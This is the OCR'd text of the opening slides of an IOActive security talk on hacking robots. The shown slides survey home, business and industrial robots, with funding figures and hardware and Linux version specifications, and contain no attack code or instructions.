Hacking Robots Before Skynet -POC-


Cesar Cerrudo
CTO IOActive Labs (@cesarcer)

Lucas Apa
Senior Security Consultant (@lucasapa)


Intro to Robotics

- Modern Robotics Adoption
- Ecosystems, Topologies and Architectures
- Accidents and Relevant Incidents


Chosen Home and Business Robots



SoftBank Robotics: NAO and Pepper
~20000
$114M Funding




ROBOTIS: OP2 and THORMANG3




UBTECH Robotics: Alpha 1S and Alpha 2
$100M Funding


Chosen Home and Business Robots



SoftBank Robotics: NAO and Pepper
ATOM Z530 | Atom E3845 QUAD
1 GB RAM | 4 GB RAM
Ethernet, WiFi, BT
Linux 2.6.33-rt31-aldebaran-rt (Nao)
Linux 4.0 (Pepper)
Linux 3.10.72 (Android Tablet)




ROBOTIS: OP2 and THORMANG3
Intel Atom N2600 / Ubuntu 12.04 LTS



UBTECH Robotics: Alpha 1S and Alpha 2
Linux 3.10.0 armv71


Chosen Industrial Collaborative Robots



Universal Robots: UR3, UR5, UR10

Linux 3.13.0-68

Java / C++



Rethink Robotics: Baxter and Sawyer

Chosen Industrial Collaborative Robots


UR10 (Universal Robots)


Baxter (Rethink Robotics)


The Moley Robotic Kitchen (2xUR10 Arms)


DARPA's ALIAS Robot (UR3 Arm)

Chosen Robot Controller







